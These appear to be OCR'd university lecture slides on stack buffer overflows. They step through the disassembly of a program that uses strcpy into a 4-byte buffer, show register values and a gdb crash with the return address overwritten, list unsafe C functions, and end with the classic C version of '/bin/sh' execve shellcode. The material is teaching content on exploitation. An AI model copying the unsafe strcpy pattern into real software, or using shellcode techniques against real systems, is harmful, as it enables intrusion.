

| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
   leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)       0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
   leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)       0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2b8 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd2bc |
| %ebp | 0x6c6c6166 |
| %eip | 0x804840c |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd2bc |
| %ebp | 0x6c6c6166 |
| %eip | 0x804840d |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
   leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)       0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```




| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd2c0 |
| %ebp | 0x6c6c6166 |
| %eip | 0x31303220 |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                    0x80483f4
   mov %esp,%ebp                0x80483f5
   sub $0x28,%esp               0x80483f7
   mov 0x8(%ebp),%eax           0x80483fa
   mov %eax,0x4(%esp)           0x80483fd
   lea -0xc(%ebp),%eax          0x8048401
   mov %eax,(%esp)              0x8048404
   call strcpy                  0x8048407
   leave                        0x804840c
   ret                          0x804840d
main:
   push %ebp                    0x804840e
   mov %esp,%ebp                0x804840f
   sub $0x10,%esp               0x8048414
   movl $0x8048504,(%esp)       0x8048417
   call mycpy                   0x804841e
   mov $0x8048517,%eax          0x8048423
   mov %eax,(%esp)              0x8048428
   call printf                  0x804842b
   mov $0x0,%eax                0x8048430
   leave                        0x8048435
   ret                          0x8048436
```




| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd2c0 |
| %ebp | 0x6c6c6166 |
| %eip | 0x31303220 |

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

```c
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall 2015 rocks!");
  printf("After");
  return 0;
}
```

```
[adamd@ragnuk examples]$ gcc -Wall -m32 overflow_example.c
[adamd@ragnuk examples]$ ./a.out Segmentation fault (core dumped)
[adamd@ragnuk examples]$ gdb ./a.out
(gdb) r
Starting program: a.out
Program received signal SIGSEGV, Segmentation fault.0x31303220 in ?? ()
(gdb) info registers
eax   0xffffd1fc  -11780
ecx   0x0         0
edx   0x8048521   134513953
ebx   0x908ff4    9474036
esp   0xffffd210    0xffffd210
ebp   0x6c6c6166    0x6c6c6166
esi   0x0         0
edi   0x0         0
eip   0x31303220  0x31303220e
...
```

# “Overflowing” Functions

- `gets()` -- note that data cannot contain newlines or EOFs
- `strcpy()/strcat()`
- `sprintf()/vsprintf()`
- `scanf()/sscanf()/fscanf()`
- … and also custom input routines

# How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
  - Assembly instructions
  - Operating system calls
  - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper “Smashing The Stack For Fun And Profit” by Aleph One, published on Phrack Magazine, 49(7), 1996.

# Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
  - This code has the same privileges as the vulnerable application
- *Shellcode* is the standard term for this type of code
  - Called shellcode because classic example is code to execute /bin/sh
  - Really just assembly code to perform specific purpose

# C-version of Shellcode

```
void main() {
   char* name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```

